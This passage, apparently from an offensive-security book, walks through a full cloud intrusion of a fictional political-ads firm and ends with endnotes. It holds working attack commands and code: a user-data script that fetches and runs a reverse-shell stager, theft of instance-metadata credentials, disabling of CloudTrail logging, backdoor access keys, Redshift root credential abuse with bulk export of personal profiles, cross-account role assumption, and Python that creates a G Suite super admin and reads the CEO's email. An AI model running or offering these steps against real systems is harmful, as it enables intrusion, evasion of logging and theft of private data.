--profile camellia
--policy-arn arn:aws:iam::983457354409:policy/rundeck-mono-policy



"Action":["ec2:*", "ecr:*", "iam:*", "rds:*", "redshift:*",…]
"Resource": "*"
…
```

Yes, that's the one we need. The Rundeck role has close to full admin privileges over AWS.

The plan, therefore, is to spin up an instance in the same subnet as the Spark cluster. We carefully reproduce the same attributes to hide in plain sight: security groups, tags, etc.

```
root@Point1 : ~/# aws ec2 describe-instances --profile camellia \
--filters 'Name=tag:Name,Values=*spark*'


…
"Tags":
  Key: Name Value: spark-master-streaming
"ImageId": "ami-02df9ea15c1778c9c",
"InstanceType": "m5.xlarge",
"SubnetId": "subnet-00580e48",
```

```
"SecurityGroups":
  GroupName: spark-master-all, GroupId: sg-06a91d40a5d42fe04
  GroupName: spark-worker-all, GroupId: sg-00de21bc7c864cd25
…
```

We know for a fact that Spark workers can reach the internet over 443, so we just lazily copy and paste security groups and launch a new instance with the Rundeck profile:

```
root@Point1 : ~/# aws ec2 run-instances \
--image-id ami-02df9ea15c1778c9c \
--count 1 \
--instance-type m3.medium \
--iam-instance-profile rundeck
--subnet-id subnet-00580e48 \
--security-group-ids sg-06a91d40a5d42fe04 \
--tag-specifications 'ResourceType=instance,Tags=[{Key=Name,Value=spark-worker-5739ecea19a4}]' \
--user-data file://my_user_data.sh
--profile camellia
--region eu-west-1
```

The script passed as user data will bootstrap our reverse shell:

```
#!/bin/bash
wget https://gretsch-spark-eu.s3.amazonaws.com/stager
chmod +x ./stager
./stager&
```

Sure enough, a minute or two later, we get what we hope will be our last shell, along with admin privileges!

```
[*] https://0.0.0.0:443 handling request from …
[*] https://0.0.0.0:443 handling request from …
msf exploit( multi/handler ) > sessions -i 9
[*] Starting interaction with 9...

meterpreter > execute -i -H -f curl -a http://169.254.169.254/latest/meta-data/iam/security-
credentials/rundeck

"AccessKeyId" : "ASIA44ZRK6WS36YMZOCQ",
"SecretAccessKey" : "rX8OA+2zCNaXqHrl2awNOCyJpIwu2FQroHFyfnGn ",
"Token" : "  IQoJb3JpZ2luX2VjEJr/////////wEaCWV1LXdlc3QtMSJ…
```

Brilliant. Now that we can, let’s query the classic services that may expose us: CloudTrail, GuarDuty and Access Analyzer.

```
root@Point1 : ~/# export AWS_PROFILE=rundeck
root@Point1 : ~/# export AWS_REGION=eu-west-1
root@Point1 : ~/# aws cloudtrail describe-trails

  "Name": "aggregated",
  "S3BucketName": "gretsch-aggreg-logs",
  "IncludeGlobalServiceEvents": true,
  "IsMultiRegionTrail": true,
  "HomeRegion": "eu-west-1",
  "HasInsightSelectors": false,

root@Point1 : ~/# aws guardduty list-detectors
"DetectorIds": []

root@Point1 : ~/# aws accessanalyzer list-analyzers
"analyzers": []
```

Alright. CloudTrail is expected, so no big surprises there. Insight is disabled, though, so we can afford some bulk write API calls if need be. GuardDuty and Access Analyzer are both absent from the mix as well.

Let’s temporarily blind the log trail and slip an access key into Camellia’s user account. Her privileges are quite enough should we want to regain access to GP’s account:

```
root@Point1 : ~/# aws cloudtrail update-trail \
--name aggregated \
--no-include-global-service-events \
--no-is-multi-region \

root@Point1 : ~/# aws iam list-access-keys --user-name camellia

"AccessKeyId": "AKIA44ZRK6WSXNQGVUX7",
"Status": "Active",
"CreateDate": "2019-12-13T18:26:17Z"

root@Point1 : ~/# aws iam create-access-key --user-name camellia
{
  "AccessKey": {
    "UserName": "camellia",
    "AccessKeyId": "AKIA44ZRK6WSS2RB4CUX",
    "SecretAccessKey": "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",
    "CreateDate": "2019-12-21T18:20:04Z"
  }
```

```
}

# 30 minutes later, we clean up the EC2 instance and re-enable CloudTrail multi region logging
```

Finally! Now that we have secured our access to GP's AWS account, let's poke around its Redshift clusters. That was our primary incentive to take over the account after all.

```
root@Point1 : ~/# aws redshift describe-clusters
"Clusters": [
ClusterIdentifier: bi,
    NodeType: ra3.16xlarge, NumberOfNodes: 10,
  "DBName": "datalake"

ClusterIdentifier: sandbox
  NodeType: dc2.large, NumberOfNodes: 2,
  "DBName": "datalake"

ClusterIdentifier: reporting
  NodeType: dc2.8xlarge, NumberOfNodes: 16,
  "DBName": "datalake"

ClusterIdentifier: finance, NodeType: dc2.8xlarge
  NumberOfNodes: 24,
  "DBName": "datalake"
…
```

Redshift was a good guess. You don't spawn a **ra3.16xlarge** cluster (**bi**) that supports 2.5TB per node just for the heck of it. That baby must easily cost north of $3000 a day [194] , which makes it all the more tempting to explore. The finance cluster may also hold some interesting data to explore.

We zoom in on the information of the **bi** cluster in the previous output. The initial database created when the cluster came to life is "datalake". The admin user is the traditional "root" user. The cluster is reachable at the address **bi.cae0svj50m2p.eu-west-1.redshift.amazonaws.com** on port 5439.

```
Clusters: [
ClusterIdentifier: sandbox-test,
NodeType: ra3.16xlarge,
MasterUsername: root
DBName: datalake,
Endpoint: {
 Address: bi.cdc3ssq81c3x.eu-west-1.redshift.amazonaws.com,
 Port: 5439
}
```

```
VpcSecurityGroupId: sg-9f3a64e4, sg-a53f61de, sg-042c4a3f80a7e262c
…
```

We take a look at the security groups for possible filtering rules:

```
root@Point1 : ~/# aws ec2 describe-security-groups \
--group-ids sg-9f3a64e4 sg-a53f61de \

"IpPermissions": [ {
  "ToPort": 5439,
  "IpProtocol": "tcp",
  "IpRanges": [
      { "CidrIp": "52.210.98.176/32" },
      { "CidrIp": "32.29.54.20/32" },
      { "CidrIp": "10.0.0.0/8" },
        { "CidrIp": "0.0.0.0/0" },
```

My favorite IP range of all time: 0.0.0.0/0. It was probably just a temporary access granted to test a new SaaS integration or to run some queries…yet here we are. To be fair, it hardly makes any difference whether we connect to the Redshift cluster from inside GP's network or from the warmth of our C2 server. The damage is already done.

Redshift is so tightly coupled with the IAM service that we do not need to go hunting for credentials. Since we have a beautiful "redshift:*" permission attached to our Rundeck role, we can just create a temporary password for any user account on the database… root included:

```
root@Point1 : ~/# aws get-cluster-credentials \
--db-user root \
--db-name datamarts \
--cluster-identifier bi \
--duration-seconds 3600 \

"DbUser": "IAM:root",
"DbPassword": "AskFx8eXi0nlkMLKIxPHkvWfX0FSSeWm5gAheaQYhTCokEe",
"Expiration": "2019-12-29T11:32:25.755Z"
```

Then it's just a matter of downloading the PostgreSQL client and pointing it to the Redshift endpoint.

```
root@Point1 : ~/# apt install postgresql postgresql-contrib
root@Point1 : ~/# PGPASSWORD='AskFx8eXi0nlkMLKIx…' \
psql \
-h bi.cdc3ssq81c3x.eu-west-1.redshift.amazonaws.com \
-U root \
```

```
-d datamarts \
-p 5439
-c "SELECT tablename, columnname FROM PG_TABLE_DEF where schemaname ='public'" >
list_tables_columns.txt
```

We export a comprehensive list of tables and columns (stored in the PG_TABLE_DEF table) to quickly close in on the interesting data:

```
root@Point1 : ~/# cat list_tables_columns.txt
profile, id
profile, name
profile, lastname
profile, social_id
…
social, id
social, link
social, fb_likes
social, fb_interest
…
taxonomy, segment_name
taxonomy, id
taxonomy, reach
taxonomy, provider
…
interestgraph, id
interestgraph, influence_axis
interestgraph, action_axis
…
```

Nothing beats a good old-fashioned SQL database where we can query and join data to our heart's content! This Redshift cluster is the junction of almost every data input poured into Gretsch Politico's infrastructure.

We find data related to MXR Ads' performance and the impact it had on people's behavior online. We have their full online activity, including a list of every website they visited that had a JavaScript tag related to GP. Even social media profiles tied to the people naïve enough to share such data with one of GP's hidden partners. Then, of course, the classic data segments bought from data providers and what they call "lookalike segments"—that is, interests of population A projected over population B because they share some common properties (device, behavior, etc.).

We try building a query that compiles most of this data into a single output to get a clearer visualization of what is going on:

```
SELECT p.gp_id, p.name, p.lastname, p.deviceType, p.last_loc, LISTAGG(a.referer), s.link,
```

```
LISTAGG(s.fb_interest), LISTAGG(t.segment_name), i.action_y, i.influence_x, i.impulse_z

FROM profile p
JOIN ads a on p.ads_id = a.id
JOIN social s on p.social_id= s.id
JOIN taxonomy t on p.segment_id = t.id
JOIN interestgraph i on p.graph_id = i.id
GROUP BY p.gp_id
LIMIT 2000
```

Drum roll…Ready? Go!

```
p.gp_id :           d41d8cd98f00b204e9800998ecf8427e
p.name:      Dima
p.lastname:   Francis
p.deviceType: iphone X
p.last_loc_x: 50.06.16.3.N
p.last_loc_y: 8.41.09.3.E
a.referer:    www.okinawa.com/orderMeal,
            transferwise.com/90537e4b29fb87fec18e451…,
            aljazeera.com/news/hong-kong-protest…
s.link:       https://www.facebook.com/dima.realworld.53301
s.fb_interest: rock, metoo, fight4Freefom, legalizeIt…
t.segment_name:politics_leaned_left,
             politics_manigestation_rally,
             health_medecine_average,
             health_chronical_pain, …
i.influence_x: 60
i.action_y:    95
i.impulse_z:   15


…
```

The things you can learn about people by aggregating a few trackers…Poor Dima is tied to more than 160 data segments describing everything from his political rallies to his cooking habits and medical history. We have the last 500 full URLs he visited, his last known location, his Facebook profile full of his likes and interests, and most importantly, a character map describing his level of influence, impulse, and ad interaction. How easy it is afterward for GP to target this person—any person—to influence their opinion about any number of polarizing subjects and, well… to sell democracy to the highest bidder.

The finance cluster is another living El Dorado. More than just transactional data, it contains every bit of information possible on every customer who expressed the slightest interest in Gretsch Politico's services, along with the creatives they ordered.

```
c.id:       357
c.name:     IFR
c.address:  Ruysdaelkade 51-HS
c.city:     Amsterdam
c.revenue:  549879.13
c.creatives: s3://Gretsch-studio/IFR/9912575fe6a4av.mp4, …
c.contact:  jan.vanurbin@ufr.com
p.funnels:  mxads, instagram, facebook,…
click_rate: 0.013
real_visit: 0.004
…

unload ('<HUGE_SQL_QUERY>') to 's3://data-export-profiles/gp/'
```

We export these two clusters in their entirety to an S3 bucket we own and start preparing our next move—a press conference, a movie…maybe a book, who knows?

Final cut

If we recap our achievements so far, we have managed to retrieve political ads running on MXR Ads, complete with budget data, creatives and the real organizations behind them. We downloaded profiling data of hundreds of millions of individuals harvested by GP, each profile reading like a personal diary that could be used to incriminate, blackmail or subdue even the most powerful people…What more could we want?

Well, there is one thing that is sort of missing from this list of awards… company emails. It's just such a classic that I could not close this book without talking about it.

When we achieve domain admin credentials in a Windows Active Directory, unlimited access to emails naturally follows. The infrastructure and the corporate directory are bound together in the Windows environment.

Things are different with AWS. It never intended to conquer the corporate IT market. That venue is already crowded with Active Directory and G Suite.

Most tech companies that exclusively rely on AWS or GCP to build and host their business products will often turn to G Suite for their corporate directory. You can hate Google all you want, but Gmail is still the most comprehensive email platform [195] .

Often times, this leads to "two" separate IT teams: one in charge of the

infrastructure delivering the core technical product and another one handling the corporate side of IT, like emails, printers, workstations, help desk, etc.

A quick lookup of the DNS Mail Exchange records (MX) reveals that GP is indeed using corporate Gmail, and therefore probably other tools in G Suite, like Drive, Contacts, Hangouts, etc.

```
root@Point1 : ~/# dig +short gretschpolitico.com MX
10 aspmx.l.google.com.
20 alt2.aspmx.l.google.com.
30 aspmx3.googlemail.com.
20 alt1.aspmx.l.google.com.
30 aspmx2.googlemail.com.
```

There is not much literature or scripts to exploit and abuse G Suite [196] so let's give it a go.

We are admin of GP's AWS account and have unlimited access to all of their production resources, including their servers, users, GitHub account, etc. There are two strategies that immediately come to mind to jump over to the G Suite environment:

- Find a corporate intranet application and replace the homepage with a fake Google authentication that steals credentials before redirecting users to the real app.
- Scour the code base for applications that might interact with the G Suite environment and steal their credentials to establish a first foothold.

Option 1 is a guaranteed winner, provided we do a good job of mimicking that Google authentication page. It's also much riskier. Then again, we already have what we came for, so the heavens could break down for all we care.

Option 2, on the other hand, is way stealthier, but it assumes that the IT department shares some ties with the rest of the infrastructure that we can leverage, like a lambda function, an IAM role, an S3 bucket, a user, basically a needle in a scattered haystack…Or is it?

Come to think of it, there is actually something that has a high probability of being shared between the IT department and the infrastructure team: the GitHub account. Surely they did not register two accounts just to please the two tech teams?

Let's load the GitHub token we retrieved from Jenkins and look for references to G Suite, Gmail, GDrive,…

```
# list_repos.py
from github import Github
g = Github( "8e24ffcc0eeddee673ffa0ce5433ffcee7ace561" )
for repo in g.get_user().get_repos():
    print (repo.name, repo.clone_url)
```

```
root@Point1 : ~/# python3 list_repos.py > list_repos_gp.txt
root@Point1 : ~/# egrep -i "it[-_]|gapps|gsuite|users?" list_repos.txt

it-service     https://github.com/gretschp/it-service.git
it-gsuite-apps https://github.com/gretschp/it-gsuite-apps.git
users-sync     https://github.com/gretschp/users-sync
…
```

We clone the source code of **it-gsuite-apps** and… what do you know?! It's a list of micro-applications and services used to automate many G Suite admin actions, like user provisioning, organizational unit (OU) assignments, terminating accounts, etc. These are exactly the type of actions we need to achieve control over G Suite! Of course, this sensitive repo is not visible to regular users, but I guess impersonating Jenkins has its perks.

We already start dreaming about pulling the CEO's emails and exposing this fraudulent business, but we quickly realize that this repo does not contain a single clear-text password.

While AWS relies on access keys to authenticate users and roles, Google opted for the OAuth2 protocol [197] that requires explicit user interaction. Essentially, a web browser would open up, authenticate the user, produce a validation code that must be pasted back to the command line to generate a temporary private key to call G Suite APIs…

Machines cannot follow this authentication flow, so Google also provides service accounts that can authenticate using private keys [198] :

```
root@Point1 : ~/# git clone https://github.com/gretschp/it-gsuite-apps.git && cd it-gsuite-apps
root@Point1 : ~/it-gsuite-apps/# grep -Ri "BEGIN PRIVATE KEY" *
root@Point1 : ~/it-gsuite-apps/#
```

Yet there is not the slightest hint of private keys either.

Alright, we dive into the code to understand how the app acquires its G Suite privileges and stumble upon the following lines:

```
…
```

```
getSecret(SERVICE_TOKEN);
…
public static void getSecret(String token) {
  String secretName = token;
  String endpoint = "secretsmanager.eu-west-1.amazonaws.com";
  String region = "eu-west-1";

  AwsClientBuilder.EndpointConfiguration config = new
AwsClientBuilder.EndpointConfiguration(endpoint, region);
…
```

Now it makes sense. The secret is not hardcoded in the app but retrieved dynamically through SecretsManager, an AWS service for centralizing and storing secrets [199] . We don't have the secret's name, but lucky for us, we are full admin over AWS so we can easily search for it:

```
root@Point1 : ~/# aws secretsmanager list-secrets \
--region eu-west-1 \
--profile rundeck

"Name": "inf/instance-api/api-token",
"Name": "inf/rundeck/mysql/test_user",
"Name": "inf/rundeck/cleanlog/apikey",
"Name": "inf/openvpn/vpn-employees",
…
```

No amount of *grepping* reveals anything remotely related to G Suite. We manually inspect every entry just in case, but the hard reality quietly dawns on us: The IT department must be using another AWS account. That's the only rational explanation.

No need to panic though, hopping over to the IT AWS account will not require the same stunt we pulled when jumping from MXR Ads to GP. These two companies are different (though intertwined) legal entities. They have completely separate AWS accounts. The IT department, however, is part of GP just as much as the regular tech team. It's the same entity that pays the bills in the end.

The most probable configuration is that GP created an AWS organization, an entity that can house multiple AWS accounts, one for the tech team, another for the IT department, another for testing, etc. In such a configuration, the first AWS account created is promoted to the "master" status and can be used to administer the rest of the accounts. If ours is indeed the master account, the rest should be a walk in the park:

```
root@Point1 : ~/# aws organizations list-accounts
"Accounts": [
  Id: 983457354409, Name: GP Infra, Email: infra-admin@gre…
  Id: 354899546107, Name: GP Lab, Email: gp-lab@gretschpoli…
  Id: 345673068670, Name: GP IT, Email: admin-it@gretschpoli…
…
```

Looking good. The ability to list accounts is usually limited to the master account.

When creating a member account, AWS automatically provisions a default role called **OrganizationAccountAccessRole** . This role's default trust policy allows impersonation from any user of the master account capable of issuing the STS assume-role API call.

```
root@Point1 : ~/# aws sts assume-role \
--role-session-name maintenance \
--role-arn arn:aws:iam::345673068670:role/OrganizationAccountAccessRole \
--profile rundeck

An error occurred (AccessDenied) when calling the AssumeRole operation…
```

Darn it, we were so close! If even Rundeck is not authorized to impersonate the OrganizationAccountAccessRole, it means that either the role was deleted or its trust policy has been restricted to a select few. If only there were a central system that logged every API request on AWS so we could look up these privileged users… Hello, CloudTrail!

Every time a user or role assumes a role, that query is logged on CloudTrail and, in the case of GP, pushed to CloudWatch and S3. We can leverage this ever-watchful system to single out those users and roles allowed to hop over to the IT account. CloudTrail's API does not allow much filtering capabilities, so we will instead use CloudWatch's powerful **filter-log-events** command.

First, we get the name of the log group that aggregates CloudTrail logs:

```
root@Point1 : ~/# aws logs describe-log-groups \
--region=eu-west-1 \
--profile test
…
logGroupName: CloudTrail/DefaultLogGroup
…
```

Then it's simply a matter of searching for occurrences of the IT account identifier: 345673068670

```
root@Point1 : ~/# aws logs filter-log-events \
--log-group-name "CloudTrail/DefaultLogGroup" \
--filter-pattern "345673068670" \
--max-items 10 \
--profile rundeck \
--region eu-west-1  \
| jq ".events[].message" \
| sed 's/\\/g'


"userIdentity" : {
    "type" : "IAMUser" ,
    "arn" : "arn:aws:iam: :  983457354409:user/elis.skyler" ,
    "accountId" : "983457354409" ,
    "accessKeyId" : "AKIA44ZRK6WS4G7MGL6W" ,
    "userName" : "elis.skyler"
   },
    "requestParameters" : {
       "roleArn" : "arn:aws:iam::345673068670:role/OrganizationAccountAccessRole" ,
  "responseElements" : { "credentials" : {
    …
```

Dear **elis.skyler** here successfully impersonated the OrganizationAccountAccessRole role a few hours ago. Time to grace this account with an additional access key that we can use to assume the foreign role ourselves. Of course, we are going to temporarily blind CloudTrail for this maneuver, but I will omit the code since you are familiar with that technique already:

```
root@Point1 : ~/# aws iam create-access-key \
--user-name elis.skyler
--profile rundeck

AccessKey: {
   UserName: elis.skyler,
   AccessKeyId: AKIA44ZRK6WSRDLX7TDS,
   SecretAccessKey: 564//eyApoe96Dkv0DEdgAwroelak78eghk
```

```
root@Point1 : ~/# aws sts assume-role \
--role-session-name maintenance \
--role-arn arn:aws:iam::345673068670:role/OrganizationAccountAccessRole \
--profile elis
--duration-seconds 43 20 0

AccessKeyId: ASIAU6EUDNIZIADAP6BQ,
```

```
SecretAccessKey: xn37rimJEAppjDicZZP19h0hLuT02P06SXZxeHbk,
SessionToken: FwoGZXIvYXdzEGwa…
```

That was not so hard after all. Ok, let's look up secret manager in this new account:

```
root@Point1 : ~/# aws secretsmanager list-secrets \
--region eu-west-1 \
--profile it-role

ARN: arn:aws:secretsmanager:eu-west-1: 345673068670:secret:it/gsuite-apps/user-provisionning-4OYxPA

Name: it/gsuite-apps/user-provisionning,
…
```

Brilliant. We fetch the secret's content and decode it to retrieve the JSON file used to authenticate Google service accounts:

```
root@Point1 : ~/# aws secretsmanager get-secret-value \
--secret-id arn:aws:secretsmanager:eu-west-1: 345673068670:secret:it/gsuite-apps/user-provisionning-
4OYxPA \
--region=eu-west-1\
--profile it-role \
| jq -r .SecretString | base64 -d

{
    "type" : "service_account" ,
    "project_id" : "gp-gsuite-262115" ,
    "private_key_id" : "05a85fd168856773743ed7ccf8828a522a00fc8f" ,
    "private_key" : "-----BEGIN PRIVATE KEY----- \ " ,
    "client_email" : "userprovisionning@gp-gsuite-262115.iam.gserviceaccount.com" ,
    "client_id" : "100598087991069411291" ,
…
```

The service account is named userprovisionning@gp-gsuite-262115.iam.gserviceaccount.com and is attached to the Google Cloud project: gp-gsuite-262115. Not G Suite, mind you. Google Cloud. G Suite does not handle service tokens, so anyone wanting to automate their G Suite administration must create a service token on Google Cloud and then assign scopes and permissions to that account on G Suite. It can't get any messier than that!

We already know that this service token has the necessary permissions to create a user, so we just help ourselves to a super admin account on G Suite. The

full Python code is on GitHub as usual, so let's just highlight the key points.

First, we need to declare the scope of the actions [200] we will perform on G Suite. Since we will create a new account, we need the scope **admin.directory.user** . We follow this bit with the location of the service token file and the email we will impersonate to carry our actions.

```
SCOPES =[ 'https://www.googleapis.com/auth/admin.directory.user' ]
SERVICE_ACCOUNT_FILE = 'token.json'
USER_EMAIL = "admin-it@gretschpolitico.com"
```

In Google's security model, a service account cannot directly act on user accounts, it needs first to impersonate a real user using "wide delegation" privileges [201] . No problem. We try putting the email of the owner of the AWS GP IT account: **admin-it@gretschpolitico.com.**

Next comes boilerplate code to build the G Suite client [202] and impersonate the IT admin:

```
credentials = service_account.Credentials.from_service_account_file(SERVICE_ACCOUNT_FILE, scopes
=SCOPES)

delegated_credentials = credentials.with_subject(USER_EMAIL)
service = discovery.build( 'admin' , 'directory_v1' , credentials =delegated_credentials)
```

We build a dictionary with our desired user attributes, like name, password, etc. [203] , then execute the query:


```
user = { "name" : { "familyName" : "Burton" , "givenName" : "Haniel" ,}, "password" :
"Strong45Password*" , "primaryEmail" : "hanielle@gretschpolitico.com" , " orgUnitPath": "/" }

result = service.users().insert( body =user).execute()
```

The final step is to make our user super admin over the entire organization:

```
service.users().makeAdmin( userKey = "hanielle@gretschpolitico.com" , body ={ "status" : True
}).execute()
```

```
root@Point1 : ~/# python create_user.py
```

No errors…did it really work? We open our browser and head to the G Suite Admin console: *https://admin.google.com*




It bloody did! We have just achieved admin access to GP's corporate directory. Nothing is beyond reach now, Google emails, Drive, you name it…

To keep a low profile, though, we will avoid the export features and data migration utilities of G Suite. Google automatically alerts other admins in case anyone triggers these tasks. We will exclusively interact with G Suite the way we did so far: through API calls. We just need to upgrade the scope of the **user-provisioning** service account to include Gmail and G Drive access.

On the G Suite Admin dashboard, we navigate to the "*Security* > *Advanced Settings* > *Manage API Access* " panel and add the following two scopes [204] :

- https://www.googleapis.com/auth/drive
- https://www.googleapis.com/auth/gmail.readonly



We head back to our Python code, update the scope to include Gmail, then call the users().messages() API to retrieve the CEO's emails:

```
USER_EMAIL = 'alexandra.styx@gretschpolitico.com'
service = discovery.build( 'gmail' , 'v1' , credentials =delegated_credentials)
```

```
results = service.users().messages().list( userId =USER_EMAIL, labelIds = [ 'INBOX' ]).execute()
messages = results.get( 'messages' , [])
```

Then, it's just a matter of looping through the messages, extracting the subject, sender, receiver and email body…Check out the full code here: *http://bit.ly/32pYWLO*

```
root@Point1 : ~/# python gmail.py
alexandra.styx@gretschpolitico.com;
valery.attenbourough@gretschpolitico.com;
Sun, 15 Dec 2019;
Secured the party's contract – $2M!

We just closed the contract today! We can start targeting the philly state tomorrow!

---

alexandra.styx@gretschpolitico.com;
adam.sparrow@gretschpolitico.com;
Sun, 12 Dec 2019;
We need to go after his public image

Can't we make up a story? Send some girls, champagne and quickstart it that way? We have the creatives ready, we need to get moving!!!
```

Gretsch Politico in all its glory, ladies and gentlemen!

Closing thoughts

Wow, we made it to the end. That was an intense journey filled with many esoteric technologies and new paradigms.

The generalization of Cloud computing may be one of the most disrupting events of the last decade. And while many tech companies and startups are already fully embracing it, I feel that the security community is still lagging behind.

Every post I read about lateral movement, C2 communication and so forth exclusively covers Active Directory. As if it's the only possible configuration. As if the most valuable data is necessarily stored on a Windows share or SQL server. It certainly is not true for banks and airlines (Mainframes anyone?) and, as we saw just in this scenario, more and more tech companies are moving away from Windows environments.

Maybe it's a bias introduced by consulting companies only working with old firms that are still neck-deep in Active Directory. Maybe it's the number of Windows CVEs that flood the market every week. Probably a little bit of both.

In any case, I hope that the numerous examples in this book helped drive at least one message home: security is about thoroughly understanding a piece of technology, asking questions and deconstructing the whole thing until it makes sense. The deeper you dig, the easier it gets to toy with it afterward.

We wrote significant custom code to sneak past detection services or to simply circumvent tedious network restrictions. Download the codebase, play with it, try it out on a free tier AWS account, and extend it to new horizons. That's the only proven road to success.

Happy hacking!

---

[1] A system in the broad sense, as in, any object or human delivering a service.

[2] https://www.atlassian.com/devops .

[3] As you can guess, we will meet Spark later in the book and explain what it does and how to abuse it. *https://spark.apache.org/docs/latest/security.html* .

[4] A quick and crude glossary in case you're new to the InfoSec world: Pentesters exhaustively assess the security of a (usually) scoped application, network or system. Red Teamers assess the detection maturity of a company by performing real-world attacks (No scope… in theory). The Blue Teamers are the defenders.

[5] Metadata refers to the description of the communication: which IP address talked to which IP, using which protocol, at which time, etc. not its content.

[6] The best you can hope for from a VPN provider is that they do not sell customer data to the highest bidder. Stay clear of free providers and invest in your privacy, both in time and money. Start with AirVPN and ProtonVPN, which are both serious actors in the business.

[7] *https://www.torproject.org* .

[8] Fantastic account of Snowden's life and adventures in the intelligence community: *https://amzn.to/2Gld3HQ* .

[9] https://www.google.com/chromebook/ .

[10] https://itsfoss.com/nayu-os/ .

[11] Zsh is an alternative to bash. Check out this link if you're into fancy terminals: *http://bit.ly/2TQeGVY* .

[12] To confirm my earlier discussion of the evolving nature of this field, months after I wrote this paragraph, Empire was brought back to life by the BC Security folks. They released version 3.0 on the 23rd of December 2019: *http://bit.ly/2ZTtpAD* .

[13] Check out SharpSploit for a collection of C# tools *http://bit.ly/2N4hjiW* .

[14] Golang is a statically typed and compiled language designed by Google.

[15] *https://www.virustotal.com/gui/* .

[16] Regsvr32 is a Microsoft utility to register DLLs in the Windows Registry so they can be called by other programs. It can be used to trick DLLs (e.g., srcobj.dll) into executing commands: *http://bit.ly/2QPJ6o9* and *https://ubm.io/2ZUcVrM* .

[17] A Microsoft utility that executes HTML Applications (HTA) *http://bit.ly/2QTAZXI* .

[18] Depending on the Windows version, you may also need to alter the stylesheet produced by Koadic. Again, simple string replacement should do it. So much for machine learning in the AV world…

[19] Shout out to Covenent C2 *(http://bit.ly/2TUqPcH)* for its outstanding ease of customization. The C# payload of every module can be tweaked right from the Web UI before being shipped to the target.

[20] Starting from .Net 4.8, AMSI is capable of analyzing calls to "Assembly.Load" that load and execute C# assembly binaries from memory. Even memory execution is not so safe anymore.

[21] Not to be confused with the machine-level code. Assembly in the .Net framework refers to the managed code produced when compiling source code. This managed code (MSIL) is then compiled to low-level machine code on runtime. It is akin to Java byte code in that sense: *http://bit.ly/2IL2I8q* .

[22] I dissected such payloads line by line in *How to Hack Like a Legend* .

[23] https://github.com/byt3bl33d3r/Naga .

[24] Aside from flagging boo-lang binaries, the weak link in this setup is the naga.exe executable used to bootstrap the environment. As the tool increases in popularity, one may need to tweak it and recompile it from scratch to avoid detection.

[25] Some Cloud providers like AWS automatically renew the public IP of a host upon restart. Other Cloud providers (e.g., Digital Ocean), however, attach a fixed IP to a machine.

[26] Another solution would be to automate the deployment of these components using a tool like Ansible or Chef. I have a slight bias toward Docker because we will run into it later on.

[27] A great post about the proliferation of container runtimes http://bit.ly/2ZVRGpy .

[28] Docker on Windows Server leverages similar concepts provided by Silos: *http://bit.ly/2FoW0nI* .

[29] *Detailed article on namespaces by* Mahmud Ridwan *http://bit.ly/2BjTyqn* .

[30] Great talk that demystifies runtimes by coding one in real time: *http://bit.ly/36B4Lat* .

[31] Short intro to veth : *http://bit.ly/37TxjM9*

[32] To send the container to the background, simply press “ctrl+p” followed by “ctrl+q”. You can also send it to the background from the start by adding the “-d” flag. To get inside once more, execute a “docker ps”, get the Docker ID and run Docker attach <ID>. Or run “a docker exec -it <ID> sh” command. Check out this cheat sheet: *http://bit.ly/2O00A0G* .

[33] Docker hub is a collection of public and private Docker images that can be used to build subsequent images or deployed as-is.

[34] The directory changes according to the storage driver used: /var/lib/docker/aufs/diff/, /var/lib/docker/overlay/diff/ or /var/lib/docker/overlay2/diff/. More info on *https://dockr.ly/2N7kPsB* .

[35] Main page of control groups: *http://bit.ly/2NX1tH1* .

[36] We will see later that the privileged mode in Docker leaves access to the devices wide open, which easily helps break containment.

[37] https://github.com/staticfloat/docker-nginx-certbot .

[38] I can hear some of you screaming from the other side of the planet: KUBERNETES! I know, it’s the perfect solution for orchestrating containers, but given that we already covered much terrain in this chapter, let us leave it for later. I promise an in-depth exploration of Kube later.

[39] Terraform intro: *http://bit.ly/35wvFyZ* .

[40] The Terraform documentation is very didactic and helpful, so do not hesitate to go through it when building your resources: *http://bit.ly/37RCOLx* .

[41] https://cloud-images.ubuntu.com/locator/ec2/ .

[42] We could also automate the creation of the DNS entry. Either a bash script we call from Terraform using local-exec or a custom provider, such as: *http://bit.ly/2QE99Qx* . Another option would be to register a hosted zone on AWS directly, generate a certificate on AWS ACM, create a load balancer, attach the certificate to the load balancer and the load balancer to the machine.

[43] https://www.yippy.com .

[44] https://biznar.com .

[45] A data segment is a list of identifiers (e.g., cookie IDs) of people who share the same interests, hobbies,

habits, physical characteristics and so on.

[46] Thank you, CA, for the inspiration.

[47] Great talk by Zeynep Tufekci about the dystopian reality encouraged by online ads: *http://bit.ly/39RfDmI* .

[48] Leaked credentials happen more often than you think. Check out this bug report of a researcher finding API tokens in a Starbucks-owned repo: https://hackerone.com/reports/716292 .

[49] https://github.com/eth0izzle/shhgit/blob/master/config.yaml .

